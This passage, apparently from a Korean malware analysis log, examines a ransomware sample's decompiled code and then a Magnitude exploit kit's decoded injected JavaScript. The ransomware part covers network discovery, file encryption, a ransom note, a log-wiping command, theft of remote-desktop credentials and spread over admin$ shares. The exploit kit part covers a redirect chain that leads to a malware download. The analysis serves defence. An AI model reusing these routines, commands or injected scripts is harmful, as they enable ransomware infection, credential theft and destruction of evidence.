v10 = 0;
SizePointer = 0;
IpNetTable = GetIpNetTable(0, &SizePointer, 0);
if ( IpNetTable == 232 )
    return 0;
if ( IpNetTable == 122 )
{
    v7 = SizePointer;
    ProcessHeap = GetProcessHeap();
    v4 = (struct _MIB_IPNETTABLE *)HeapAlloc(ProcessHeap, 0, v7);
    v11 = v4;
    if ( v4 )
    {
        if ( !GetIpNetTable(v4, &SizePointer, 0) )
        {
            v10 = 1;
            v12 = 0;
            if ( v4->dwNumEntries )
            {
                v9 = 3;
                v5 = (char *)&v4->table[0].dwAddr + 2;
                do
                {
                    if ( !memcmp(v5 + 2, (const char *)&v9, 4) )
                    {
                        wsprintfW(
                            v8,
                            L"%u.%u.%u.%u",
                            *((unsigned __int8 *)v5 - 2),
                            *((unsigned __int8 *)v5 - 1),
                            *((unsigned __int8 *)v5),
                            *((unsigned __int8 *)v5 + 1));
                        sub_10006FC7((char *)v8, 0, a1);
                    }
                    ++v12;
                    v5 += 24;
                }
                while ( v12 < v11->dwNumEntries );
            }
        }
    }
}

```


[그림 9. ARP 확인]

```


v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( !v3 || v3 == 234 )
{
    domaina = 1;
    if ( !bufptr )
        return domaina;
    v4 = 0;
    if ( entriesread )
    {
        v5 = bufptr + 4;
        do
        {
            if ( v5 == (LPBYTE)4 )
                break;
            if ( *((int *)v5 + 3) >= 0 )
            {
                if ( *((DWORD *)v5 - 1) == 500 && *((DWORD *)v5 + 1) & 0xFu > 4 )
                    sub_10006FC7((char *)v5, 0, a1);
            }
            else
            {
                sub_1000795A((int)a1, 3u, *(LPCWSTR *)v5);
            }
            v5 += 24;
            ++v4;
        }
        while ( v4 < entriesread );
    }
}

```

[그림 10. 네트워크 서버 목록 확인]



[그림 11. 액티브 디렉토리 서칭]



[그림 12. 네트워크 파이프 설정된 .tmp 파일 생성]

- 시스템 버전 및 정보를 확인하는 것도 볼 수 있다.

```

BOOL sub_10008494()
{
    int v0; // edi
    struct _OSVERSIONINFOW VersionInformation; // [esp+4h] [ebp-114h] BYREF

    v0 = 0;
    memset(&VersionInformation, 0, sizeof(VersionInformation));
    VersionInformation.dwOSVersionInfoSize = 276;
    if ( GetVersionExW(&VersionInformation) )
        return VersionInformation.dwMajorVersion > 5;
    return v0;
}

```

[그림 12. Windows XP(버전 5.x)보다 최신인지 확인]

```

unsigned int *__stdcall sub_10008282(int *a1, unsigned int *a2, unsigned int *a3, int *a4)
{
    unsigned int v4; // edi
    BOOL v5; // ebx
    int v6; // esi
    unsigned int v7; // eax
    int v8; // ecx
    unsigned int *result; // eax
    LPBYTE bufptr; // [esp+Ch] [ebp-4h] BYREF

    v4 = sub_10006973();
    v5 = 0;
    v6 = v4 > 0x55 ? v4 - 85 : 0;
    bufptr = 0;
    if ( !NetServerGetInfo(0, 0x65u, &bufptr) )
        v5 = (bufptr[16] & 0x18) != 0;
    if ( bufptr )
        NetApiBufferFree(bufptr);
    if ( v5 )
        v4 += 15;
    v7 = v4 / 3;
    if ( v4 <= 0x55 )
        v8 = v4 > 0xF ? v4 - 15 : 0;
    else
        v8 = 70;
    if ( v4 > 0xF )
        v4 = 15;
    if ( a1 )
        *a1 = v6;
    if ( a3 )
        *a3 = v7;
    if ( a4 )
        *a4 = v8;
    result = a2;
    if ( a2 )
        *a2 = v4;
    return result;
}

```

[그림 13. 서버 정보 확인]

- 논리적 드라이브(A~Z)를 탐색하고 “:\”를 추가하여 문자열로 만든 뒤 드라이브 타입이 3(DRIVE_FIXED, 일반적인 하드디스크)일 경우 키 값을 추가하여 StartAddress 실행

```

DWORD *sub_10001EEF()
{
    DWORD LogicalDrives; // ebx
    int i; // edi
    _DWORD *result; // eax
    _int64 RootPathName; // [esp+Ch] [ebp-8h] BYREF

    LogicalDrives = GetLogicalDrives();
    for ( i = 31; i >= 0; --i )
    {
        result = (_DWORD *) (1 << i);
        if ( ((1 << i) & LogicalDrives) != 0 )
        {
            LOWORD(RootPathName) = i + 65;
            wcsncpy((wchar_t *) &RootPathName + 1, L"\\");
            result = (_DWORD *) GetDriveTypeW((LPCWSTR) &RootPathName);
            if ( result == (_DWORD *) 3 )
            {
                result = LocalAlloc(0x40u, 0x20u);
                if ( result )
                {
                    result[4] = L"MIIBCgKCAQEAsP/VqKc0yLe93hVqPHQGWUITO6kPwXWnKSNQAYT065Cr8PjIQInTeHkXEjF0Zn23mURMV/uHB0ZrIQ/wcYJ2BwL"
                        "hQ9EqJ3iDqmN190o7NtyEUxbYwopcq+YL18ZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYOPXknVy/+mf0JFWixz29Q1Tf5oLu15w"
                        "VLONKuEib0aWpgq+CXsPwFIT0bDmdrRIiUEUw6o3pt5pH0skf0JbMan2TZu6zfHzuts7KafPSUA0/0hmF5KJ/F9MF9SE68E"
                        "ZjK+ciFIkewndP0XfRCYXI9AJYCeaoDu7CXf6U0AVNnNjvLeOn42LHFUK4o6JwIDAQAB";
                    result[7] = 0;
                    *(_DWORD *) result = RootPathName;
                    result = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) StartAddress, result, 0, 0);
                }
            }
        }
    }
    return result;
}

```

[그림 14. 드라이브 탐색]

- StartAddress 를 확인해 보면, 디렉토리를 탐색하여 특정 확장자 파일을 랜덤한 키 값을 생성하여 암호화하며, README.txt 파일을 생성하는 것을 확인할 수 있다.

```
BOOL __usercall sub_10001B4E@<eax>(int a1@<eax>)
{
    HCRYPTKEY *v1; // esi
    HCRYPTKEY v3; // [esp-14h] [ebp-28h]
    HCRYPTKEY v4; // [esp-14h] [ebp-28h]
    BOOL v5; // [esp+8h] [ebp-Ch]
    BYTE v6[4]; // [esp+Ch] [ebp-8h] BYREF
    BYTE pbData[4]; // [esp+10h] [ebp-4h] BYREF

    v1 = (HCRYPTKEY *) (a1 + 20);
    v5 = CryptGenKey((_DWORD *) (a1 + 8), 0x660Eu, 1u, (HCRYPTKEY *) (a1 + 20));
    if ( v5 )
    {
        v3 = *v1;
        *(_DWORD *) pbData = 1;
        CryptSetKeyParam(v3, 4u, pbData, 0);
        v4 = *v1;
        *(_DWORD *) v6 = 1;
        CryptSetKeyParam(v4, 3u, v6, 0);
    }
    return v5;
}
```

[그림 15. 랜덤한 키 값 생성]

```

if ( PathCombineW(pszDest, pszDir, L"") )
{
    hFindFile = FindFirstFileW(pszDest, &FindFileData);
    if ( hFindFile != (HANDLE)-1 )
    {
        do
        {
            v3 = *(void **)(a3 + 28);
            if ( v3 )
            {
                v4 = WaitForSingleObject(v3, 0);
                if ( !v4 || v4 == -1 )
                    break;
            }
            if ( wcsncmp(FindFileData.cFileName, L"..")
                && wcsncmp(FindFileData.cFileName, L"..")
                && PathCombineW(pszSrc, pszDir, FindFileData.cFileName) )
            {
                if ( (FindFileData.dwFileAttributes & 0x10) == 0 || (FindFileData.dwFileAttributes & 0x400) != 0 )
                {
                    ExtensionW = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
                    if ( ExtensionW != (struct _WIN32_FIND_DATAW *)&FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
                    {
                        wsprintfW(v10, L"%ws.", ExtensionW);
                        if ( StrStrIW(
                            L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ct1.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
                            "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
                            "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsd.vsv.work.xls.xlsx.xvd.zip.",
                            v10 ) )
                        {
                            sub_1000189A(pszSrc, a3);
                        }
                    }
                }
            }
            else if ( !StrStrIW(L"C:\\Windows", pszSrc) )
            {
                sub_10001973(pszSrc, a2 - 1, a3);
            }
        }
    }
}

```

[그림 16. 디렉토리 탐색 및 확장자 확인]

```

if ( result )
{
    if ( PathCombineW(pszDest, pszDir, L"README.TXT") )
    {
        v2 = sub_10006973();
        if ( v2 )
            Sleep(60000 * (v2 - 1));
        FileW = CreateFileW(pszDest, 0x40000000u, 0, 0, 2u, 0, 0);
        if ( FileW != (HANDLE)-1 )
        {
            NumberOfBytesWritten = 0;
            WriteFile(
                FileW,
                L"Oops, your important files are encrypted.\r\n"
                "\r\n"
                "If you see this text, then your files are no longer accessible, because\r\n"
                "they have been encrypted. Perhaps you are busy looking for a way to recover\r\n"
                "your files, but don't waste your time. Nobody can recover your files without\r\n"
                "our decryption service.\r\n"
                "\r\n"
                "We guarantee that you can recover all your files safely and easily.\r\n"
                "All you need to do is submit the payment and purchase the decryption key.\r\n"
                "\r\n"
                "Please follow the instructions:\r\n"
                "\r\n"
                "1.\tSend $300 worth of Bitcoin to following address:\r\n"
                "\r\n",
                0x432u,
                &NumberOfBytesWritten,
                0);
            WriteFile(FileW, L"1Mz7153HMuxXTuR2R1t78m6SdzaAtNb8WX\r\n\r\n", 0x4Cu, &NumberOfBytesWritten, 0);
            WriteFile(
                FileW,
                L"2.\tSend your Bitcoin wallet ID and personal installation key to e-mail ",
                0x8Eu,
                &NumberOfBytesWritten,
                0);
            WriteFile(FileW, L"wowsmith123456@posteo.net.\r\n", 0x38u, &NumberOfBytesWritten, 0);
            WriteFile(FileW, L"\tYour personal installation key:\r\n\r\n", 0x48u, &NumberOfBytesWritten, 0);
            WriteFile(FileW, lpBuffer, 2 * wcslen((const unsigned __int16 *)lpBuffer), &NumberOfBytesWritten, 0);
            CloseHandle(FileW);
        }
    }
    return LocalFree(*(HLOCAL *)pszDir + 6);
}

```

[그림 17. README.txt 생성]

- 이 후, 시스템 이벤트, 상태 로그를 제거하며, 보안, 애플리케이션 로그를 지우고, 파일 시스템의 변경 사항을 제거하는 명령어를 실행한다.

```

Sleep(60000 * a1);
wsprintf(
    v13,
    L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
    pszPath);
v13[1023] = 0;
sub_10008380(3);

```

[그림 18. 로그 및 파일 시스템 변경]

- 호스트에서 자격 증명 목록을 가져온 뒤 TargetName 이 "TERMSRV/"(원격 데스크톱 연결)로 시작하는 자격 증명을 찾고 Type=2(CRED_TYPE_DOMAIN_PASSWORD)일 경우 자격 증명에 UserName 과 CredentialBlob 이 존재하면 문자열 처리를 하는 것을 확인할 수 있다.

```

v9 = CredEnumerateW(0, 0, &Count, &Credential);
if ( v9 )
{
    v1 = 0;
    v10 = 0;
    if ( Count )
    {
        while ( 1 )
        {
            v2 = &Credential[v1];
            v3 = *v2;
            TargetName = (char *)(&v2->TargetName);
            if ( TargetName )
            {
                v11 = 8;
                v5 = L"TERMSRV/";
                v6 = (&v2->TargetName);
                while ( *v6 == *v5 )
                {
                    ++v6;
                    ++v5;
                    if ( !--v11 )
                    {
                        v7 = 0;
                        goto LABEL_8;
                    }
                }
                v7 = *v6 < *v5 ? -1 : 1;
LABEL_8:
                if ( !v7 )
                {
                    TargetName += 16;
                    if ( v3->Type == 1 )
                        break;
                }
                if ( v3->Type == 2 )
                    goto LABEL_15;
LABEL_16:
                v1 = v10 + 1;
                v10 = v1;
                if ( v1 >= Count )
                    goto LABEL_17;
            }
            if ( v3->UserName && v3->CredentialBlob )
                sub_10006DE0(v3->UserName, (const unsigned __int16 *)v3->CredentialBlob, 0);

```

[그림 19. 자격 증명 확인]

- 원격 시스템 연결을 시도하고 연결에 성공했을 경우 admin\$ 공유 폴더에 접근을 시도하며, 파일을 생성하는데 이미 존재할 경우 종료하고, 존재하지 않을 경우 생성하며 실행한다.

```

Name[0] = 0;
vsprintfw(Name, L"\\\\%s\\admin$", a1);
memset(&NetResource, 0, sizeof(NetResource));
NetResource.lpRemoteName = Name;
NetResource.dwType = 1;
sub_10008870(v21);
vsprintfw(FileName, L"\\\\%s\\admin$\\%s", a1, v21);
while ( 1 )
{
    pszPath[0] = 0;
    v16 = WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
    vsprintfw(pszPath, L"\\\\%s\\admin$\\%s", a1, v21);
    ExtensionW = PathFindExtensionW(pszPath);
    if ( ExtensionW )
    {
        *ExtensionW = 0;
        if ( PathFileExistsW(pszPath) )
        {
            v11 = 1;
            goto LABEL_58;
        }
        dwErrCode = GetLastError();
    }
    if ( sub_10008946(dword_1001F11C, FileName, (LPCVOID)dword_1001F0FC, 1u) )
        break;
    LastError = GetLastError();
    dwErrCode = LastError;
    if ( LastError == 80 || LastError == 53 || LastError == 67 || v16 != 1219 )
        goto LABEL_58;
    if ( v4 )
        goto LABEL_61;
    v4 = 1;
    WNetCancelConnection2W(Name, 0, 1);
}
if ( lpUserName && lpPassword )
{
    sub_10006CE7(lpUserName, lpPassword);
    dword_10016010 = 1;
}
TokenHandle = 0;
phNewToken = 0;
CurrentThread = GetCurrentThread();
if ( OpenThreadToken(CurrentThread, 2u, 1, &TokenHandle) )
    DuplicateTokenEx(TokenHandle, 0x2000000u, 0, SecurityImpersonation, TokenPrimary, &phNewToken);
v10 = 0;

```

[그림 20. 원격 시스템 연결 및 파일 생성]

```

while ( !v11 )
{
    CommandLine[0] = 0;
    ApplicationName[0] = 0;
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    StartupInfo.cb = 68;
    StartupInfo.dwFlags = 1;
    StartupInfo.wShowWindow = 0;
    if ( !v10 )
        sub_100097A5(ApplicationName, a1);
    if ( v10 == 1 )
    {
        if ( !lpUserName || !lpPassword )
            goto LABEL_53;
        sub_100098AB(ApplicationName, a1, lpUserName, lpPassword);
    }
    if ( !CommandLine[0]
        || !ApplicationName[0]
        || !phNewToken
        ? (v8 = CreateProcessW(
            ApplicationName,
            CommandLine,
            0,
            0,
            0,
            0x80000000u,
            0,
            0,
            &StartupInfo,
            &ProcessInformation))
        : (v8 = CreateProcessAsUserW(
            phNewToken,
            ApplicationName,
            CommandLine,
            0,
            0,
            0,
            0x80000000u,
            0,
            0,
            &StartupInfo,
            &ProcessInformation)),
        !v8) )
    {
        dwErrCode = GetLastError();
        goto LABEL_51;
    }
}

```

[그림 21. 프로세스 실행]

- 현재 스레드의 SID 를 확인하여 512(Enterprise Admins(도메인 내에서 모든 서버와 컴퓨터에 대한 관리 권한을 가진 계정들이 이 그룹에 속함)), 519(Schema Admins(Active Directory 스키마를 변경할 수 있는 권한을 가지고 있기 때문에, 매우 강력한 권한을 가진 계정들이 포함))일 경우 보안 토큰을 설정한 뒤 새로운 스레드를 생성한 뒤 실행한다.

```
CurrentThread = GetCurrentThread();
if ( OpenThreadToken(CurrentThread, 0x20008u, 1, &TokenHandle) )
{
    ReturnLength = 0;
    if ( !GetTokenInformation(TokenHandle, TokenGroups, 0, 0, &ReturnLength) && GetLastError() == 122 )
    {
        v1 = (PSID *)GlobalAlloc(0x40u, ReturnLength);
        if ( v1 )
        {
            if ( GetTokenInformation(TokenHandle, TokenGroups, v1, ReturnLength, &ReturnLength) )
            {
                v2 = 0;
                if ( *v1 )
                {
                    v3 = v1 + 1;
                    do
                    {
                        if ( v8 )
                            break;
                        SidSubAuthorityCount = GetSidSubAuthorityCount(*v3);
                        if ( SidSubAuthorityCount )
                        {
                            if ( *SidSubAuthorityCount >= 4u )
                            {
                                SidSubAuthority = GetSidSubAuthority(*v3, 4u);
                                if ( SidSubAuthority )
                                {
                                    v6 = *SidSubAuthority;
                                    if ( v6 == 512 || v6 == 519 )
                                        v8 = 1;
                                }
                            }
                        }
                        ++v2;
                        v3 += 2;
                    } while ( v2 < (unsigned int)*v1 );
                }
            }
            else
            {
                GetLastError();
            }
            GlobalFree(v1);
        }
        else
        {
            GetLastError();
        }
    }
}
```

[그림 22. 스레드 SID 확인]

- 정리해보면, MBR 을 암호화 하여 부팅을 어렵게하고 랜덤한 키 값을 통해 파일을 암호화 하며, 시스템 재부팅 스케줄을 설정하고 자격 증명을 탐색하며 액티브 디렉토리를 통해 네트워크 연결되어 있는 PC 를 감염시키는 랜섬웨어임을 알 수 있다.

대응 방안

- 탐지용 YARA 룰 생성
 - 보안 정책 반영
-

Sample #3: [Magnitude]


- 분석 시기: 2025-03-11
- 악성코드 유형: Exploit kit
- 사용 도구: fiddler
- 분석 방식: 정적 분석

주요 기능 요약

- WordPress 취약점을 이용한 공격을 통해 js 파일을 변조하여 접근하는 사용자들의 PC 에 악성 코드를 다운로드 및 실행

동작 흐름 요약 및 순서도

1. 초기 사이트 접속 시 WordPress 취약점 공격으로 변조된 js 파일이 실행되고 js 파일 내 난독화된 스크립트를 통해 악성 사이트 실행
2. 134.x.x.x //jquery.js 에서 난독화된 스크립트를 통해 www.xxx.com:443 에 연결 시도 후 성공하면 clk.verblife-2.co/click?i=gr7Z8Btukqg_0 로 이동
3. clk.verblife-2.co/click?i=gr7Z8Btukqg_0 에서 Location 으로 xxx.tech 로 이동하게 되며, xxx.tech 에서 난독화된 스크립트를 통해 쿠키 변조 및 2878d6fj42e1i09x.xxx.com 로 이동
4. 2878d6fj42e1i09x.xxx.com 에서도 마찬가지로 base64 로 인코딩 된 난독화된 스크립트를 통해 576v7e3a1o.xxx.party 로 이동
5. 576v7e3a1o.xxx.party 에서 최종적으로 악성코드(랜섬웨어) 다운로드 및 실행



상세 분석

- 초기 사이트에서 WordPress 취약점을 통한 공격을 통해 js 파일이 아래와 같이 변조된 것을 확인할 수 있다.



[그림 1. wordpress.js 파일 변조 확인]

- 이를 ascii 코드로 변환하여 문자화하면 원본 내용을 확인할 수 있으므로 파이썬을 통해 스크립트를 제작하여 복호화를 진행하면 아래와 같다.

```
_0xaae8=[
    "",
    "\x6A\x6F\x69\x6E",
    "\x72\x65\x76\x65\x72\x73\x65",
    "\x73\x70\x6C\x69\x74",
    "\x3E\x74\x70\x69\x72\x63\x73\x2F\x3C\x3E\x22\x73\x6A\x2E\x79\x72\x65\x75\x71\x6A\x2F\x38\x37\x2E\x36\x31\x31\x2E\x39\x34\x32\x2E\x34\x33\x31\x2F\x2F\x3A\x70\x74\x74\x68\x22\x3D\x63\x72\x73\x20\x74\x70\x69\x72\x63\x73\x3C",
    "\x77\x72\x69\x74\x65"
]

ascii_strings1=[]

for i1, hex_str1 in enumerate(_0xaae8):
    ascii_character1=hex_str1.encode().decode('unicode_escape')
    ascii_strings1.append(ascii_character1)
```

[코드 1. _0xaae8 스크립트]


```
_0xaae8[0] =
_0xaae8[1] = join
_0xaae8[2] = reverse
_0xaae8[3] = split
_0xaae8[4] = >tpircs/<"sj.yreuqj/87. //:ptth"=crs tpircs<
_0xaae8[5] = write
```

[그림 2. _0xaae8 결과]

- 복호화 진행 후

document[_0xaae8[5]](_0xaae8[4][_0xaae8[3]](_0xaae8[0])[_0xaae8[2]])O[_0xaae8[1]](_0xaae8[0])); 순으로 정리해보면, document.write(>tpircs/<>"sj.yreuj/87.x.x.x//:ptth"=crs tpircs<.split().reverse().join(""))이다.

- 즉, http://134.x.x.x/jquery.js 에 연결을 시도하는 것을 확인할 수 있다.



[그림 3. jquery.js 접근 확인]

- 이제 jquery.js 의 내용을 살펴보면 아래와 같이 난독화 되어있는 것을 확인할 수 있다.

```
-----var _0x4ff1=["\x67\x65\x74\x54
\x69\x6D\x65","\x73\x65\x74\x54\x69\x6D\x65","\x6
3\x6F\x6F\x6B\x69\x65","\x3D","\x3B\x65\x78\x70\x
69\x72\x65\x73\x3D","\x74\x6F\x47\x4D\x54\x53\x74
\x72\x69\x6E\x67","\x3B\x20\x70\x61\x74\x68\x3D",
","\x69\x6E\x64\x65\x78\x4F\x66","\x6C\x65\x6E\x
67\x74\x68","\x73\x75\x62\x73\x74\x72\x69\x6E\x67
","\x3B","\x63\x6F\x6F\x6B\x69\x65\x45\x6E\x61\x6
2\x6C\x65\x64","\x63\x73\x72\x66\x5F\x75\x69\x64\
\x73","\x31","\x2F","\x68\x72\x65\x66","\x6C\x6F\x
63\x61\x74\x69\x6F\x6E","\x68\x74\x74\x70\x73\x3A
\x2F\x2F\x77\x77\x77\x77\x77\x77\x77\x77\x77\x77
\x63\x6F\x6D\x2F\x77\x61\x74\x63\x68\x3F\x6B\x65\x
79\x3D\x37\x38\x39\x61\x34\x31\x32\x39\x65\x37\x3
8\x63\x30\x30\x30\x30\x38\x61\x34\x37\x62\x33\x36
\x65\x32\x33\x64\x36\x35\x65\x61\x37"];function _
mmmm(_0x14c3x2,_0x14c3x3,_0x14c3x4,_0x14c3x5){var
_0x14c3x6= new Date();var _0x14c3x7= new Date();
if(_0x14c3x4=== null||_0x14c3x4=== 0){_0x14c3x4=
3};_0x14c3x7[_0x4ff1[1]](_0x14c3x6[_0x4ff1[0]]())
+ 3600000* 24*_0x14c3x4);document[_0x4ff1[2]]= _
0x14c3x2+_0x4ff1[3]+ escape(_0x14c3x3)+ _0x4ff1[
4]+ _0x14c3x7[_0x4ff1[5]]()+ ((_0x14c3x5)?_0x4ff1
[6]+ _0x14c3x5:_0x4ff1[7])}function _nnn(_0x14c3
x9){var _0x14c3xa=document[_0x4ff1[2]][_0x4ff1[8]
][_0x14c3x9+_0x4ff1[3]];var _0x14c3xb=_0x14c3xa+
_0x14c3x9[_0x4ff1[9]]+ 1;if(!_0x14c3xa) && (_0x
14c3x9!= document[_0x4ff1[2]][_0x4ff1[10]](0,_0x1
4c3x9[_0x4ff1[9]]))){return null};if(_0x14c3xa==
-1){return null};var _0x14c3xc=document[_0x4ff1[
2]][_0x4ff1[8]](_0x4ff1[11],_0x14c3xb);if(_0x14c3
xc== -1){_0x14c3xc= document[_0x4ff1[2]][_0x4ff1
[9]]};return unescape(document[_0x4ff1[2]][_0x4ff
1[10]](_0x14c3xb,_0x14c3xc))}if(navigator[_0x4ff1
[12]]){if(_nnn(_0x4ff1[13])== 1){}else {_mmmm(_0
x4ff1[13],_0x4ff1[14],_0x4ff1[14],_0x4ff1[15]);wi
ndow[_0x4ff1[17]][_0x4ff1[16]]= _0x4ff1[18]}}
```

[그림 4. jquery.js 난독화 확인]

- 이 역시, ascii 로 변환한 뒤 문자열로 출력하면 되므로 이를 스크립트로 작성하여 실행하면 아래와 같다.


```
_0x4ff1 =[
"\x67\x65\x74\x54\x69\x6D\x65",
"\x73\x65\x74\x54\x69\x6D\x65",
"\x63\x6F\x6F\x6B\x69\x65",
"\x3D",
"\x3B\x65\x78\x70\x69\x72\x65\x73\x3D",
"\x74\x6F\x47\x4D\x54\x53\x74\x72\x69\x6E\x67",
"\x3B\x20\x70\x61\x74\x68\x3D",
"",
"\x69\x6E\x64\x65\x78\x4F\x66",
"\x6C\x65\x6E\x67\x74\x68",
"\x73\x75\x62\x73\x74\x72\x69\x6E\x67",
"\x3B",
"\x63\x6F\x6F\x6B\x69\x65\x45\x6E\x61\x62\x6C\x65\x64",
"\x63\x73\x72\x66\x5F\x75\x69\x64\x73",
"\x31",
"\x2F",
"\x68\x72\x65\x66",
"\x6C\x6F\x63\x61\x74\x69\x6F\x6E",
"\x68\x74\x74\x70\x73\x3A\x2F\x2F\x77\x77\x77\x2E\x63\x70\x6D\x32\x30\x2E\x
63\x6F\x6D\x2F\x77\x61\x74\x63\x68\x3F\x6B\x65\x79\x3D\x37\x38\x39\x61\x34
\x31\x32\x39\x65\x37\x38\x63\x30\x30\x30\x30\x38\x61\x34\x37\x62\x33\x36\x6
5\x32\x33\x64\x36\x35\x65\x61\x37"
]
ascii_strings2=[]
```

```

for i2, hex_str2 in enumerate(_0x4ff1):
    ascii_character2 = hex_str2.encode().decode('unicode_escape')
    ascii_strings2.append(ascii_character2)

```

[코드 2. _0x4ff1 스크립트]



```

_0x4ff1[0] = getTime
_0x4ff1[1] = setTime
_0x4ff1[2] = cookie
_0x4ff1[3] = 
_0x4ff1[4] = ;expires=
_0x4ff1[5] = toGMTString
_0x4ff1[6] = ; path=
_0x4ff1[7] = 
_0x4ff1[8] = indexOf
_0x4ff1[9] = length
_0x4ff1[10] = substring
_0x4ff1[11] = ;
_0x4ff1[12] = cookieEnabled
_0x4ff1[13] = csrf_uids
_0x4ff1[14] = 1
_0x4ff1[15] = /
_0x4ff1[16] = href
_0x4ff1[17] = location
_0x4ff1[18] = https://www.youtube.com/watch?key=789a4129e78c0008a47b36e23d65ea7

```

[그림 5. _0x4ff1 결과]

- 이를 토대로 복호화한 코드를 작성해 보면 아래와 같다.

```

function_mmm(_0x14c3x2,_0x14c3x3,_0x14c3x4,_0x14c3x5) {
    var _0x14c3x6= new Date();
    var _0x14c3x7= new Date();
    if(_0x14c3x4 ==null||_0x14c3x4 ==0)
    { _0x14c3x4= 3 }
    _0x14c3x7.setTime(_0x14c3x6.getTime()+3600000*24*_0x14c3x4);
    document.cookie= _0x14c3x2+"="+escape(_0x14c3x3)
    +";expires="+_0x14c3x7.toGMTString()+([_0x14c3x5]?; path=+_0x14c3x5: " ");
    function_nnn(_0x14c3x9){
        var _0x14c3xa= document.cookie.indexOf(csrf_uids+"=");
        var _0x14c3xb=_0x14c3xa+csrf_uids.length+1;
        if(!(_0x14c3xa) &&(csrf_uids !=document.cookie.substring(0, csrf_uids.length))) {

```

```

return null };

if(_0x14c3xa == -1) {

return null };

var _0x14c3xc = document.cookie.indexOf(";", _0x14c3xb);

if(_0x14c3xc == -1) {

_0x14c3xc = document.cookie.length };

return unescape(document.cookie.substring(_0x14c3xb, _0x14c3xc))

}

if(navigator.cookieEnabled) {

if(_nnn_(csrf_uids) ==1) {}

else {

_mmm_(csrf_uids,1,1,/);

window.location.href=

http://www.xxx.com/watch?key=789a4129e78c00008a47b36e23d65ea7 }

}

```

[코드 3. _0x4ff1 복호화 결과 확인]

- 즉, 쿠키 값 변조를 시도하며 쿠키가 활성화 되어있을 때 쿠키가 존재하고 csrf_uids 가 1 이면 아무 일도 시도하지 않고, 쿠키가 없고 csrf_uids 가 0 또는 다른 값일 경우 csrf_uids 를 1 로 설정한 뒤 http://www.xxx.com/로 연결을 시도하는 것을 확인할 수 있다.

CONNECT www.xxx.com:443 HTTP/1.0

[그림 6. xxx.com 연결 확인]

- 이 후, 연결이 완료되면 clk.verblife-2.co/click?i=gr7Z8Btukqg_0 로 넘어가게 되며, 여기서 다시 xxx.tech 로 Location 되는 것을 확인할 수 있다.

100	302	HTTP	clk.verblife-2.co	/click?i=gr7Z8Btukqg_0
101	200	HTTP	xxx.tech	/

[그림 7. clk.verblife-2.co 확인]



[그림 8. Location: xxx.tech 확인]

- xxx.tech 를 확인해보면 base64 로 인코딩 되어있는 문자열을 확인할 수 있고 이를 복호화 하면 아래와 같다.



[그림 9. base64 인코딩 문자열 확인]

```
var btylygxp=function(nrekuac){
var
docoqqbq=window[(84,926374781951|90,1395890144413).toString(35,790874)];
return(docoqqbq+"hgpaopfq")[(45,505267|39,582291).toString(36,304718)+"At"]((nrekuac)
),
bnuckgo=function(hwlkrs){
var qvtha=0;
for(var
cagft=0;cagft<hwlkrs[(62,201744339+-
38,973776099).toString(34,129113)];cagft++)qvtha=qvtha+hwlkrs[btylygxp(18)+btylygxp
(19)+"a"+btylygxp(9)+"C"+btylygxp(12)+"d"+btylygxp(17)+"A"+btylygxp(2)](cagft);
return qvtha^69;
};
riscjkfxc=window[btylygxp(10)+btylygxp(18)+btylygxp(8)+btylygxp(7)+btylygxp(17)+"n"
];
hwlkrs="";
for(var awmlyen in riscjkfxc){
```

```

if(riscjkfxc[awmlyen]===parseFloat(riscjkfxc[awmlyen]))
hwlkrs+=bnuckgo(awmlyen)*riscjkfxc[awmlyen]+"{";
}

window["l"+btylgxp(12)+btylgxp(18)+"a"+btylgxp(16)+"i"+btylgxp(12)+"n"]=btylgxp(19)+btylgxp(2)+btylgxp(16)+btylgxp(3)+btylgxp(4)+btylgxp(6)+btylgxp(5)+"2"+"8"+"7"+"8"+"d"+"6"+"f"+"j"+"4"+"2"+btylgxp(17)+"1"+"i"+"0"+"9"+"x"+btylgxp(15)+(51,179004782<<63,1269794445).toString(33,710202)+btylgxp(15)+(20,2743>26,8122).toString(25,954847)+btylgxp(5)+hwlkrs;

```

[코드 4. base64 디코딩 후 스크립트 확인]

- 위의 스크립트에서 toString 부분의 경우 브라우저를 통해 복호화 할 수 있으나, btylgxp 함수의 경우는 docoqqbq 부분을 http://xxx.tech 로 변경한 뒤 실행해야 제대로 된 결과를 확인할 수 있었다.

```

var btylgxp=function(nrekuac){
var docoqqbq=window.location; // http://xxx.tech
return(docoqqbq+"hgpaopfq").charAt(nrekuac)
},
bnuckgo=function(hwlkrs){
var qvtha=0;
for(var cagft=0; cagft<hwlkrs.length; cagft++)
qvtha=qvtha+hwlkrs.charCodeAt(cagft);
return qvtha^69;
};
riscjkfxc = window.screen;
hwlkrs="";
for(var awmlyen in riscjkfxc){
if(riscjkfxc[awmlyen]===parseFloat(riscjkfxc[awmlyen]))
hwlkrs+=bnuckgo(awmlyen)*riscjkfxc[awmlyen]+"{";
}

```

window.location =

http://2878d6fj42e1i09x.xxx.com/0%7B95232%7B95520%7B106464%7B106368%7B88992%7B88896%7B0%7B1101360%7B2104320%7B26520%7B617760%7B26544%7B1176960%7B";

[코드 5. xxx.tech 복호화 스크립트]



[그림 10. xxx.tech 스크립트 실행 결과]



[그림 11. 동일 결과 확인]

- 결과를 확인했으니 2878d6fj42e1i09x.xxx.com 을 확인해 보면 역시 base64 인코딩 된 스크립트를 확인할 수 있다.



[그림 12. xxx.com base64 인코딩 확인]

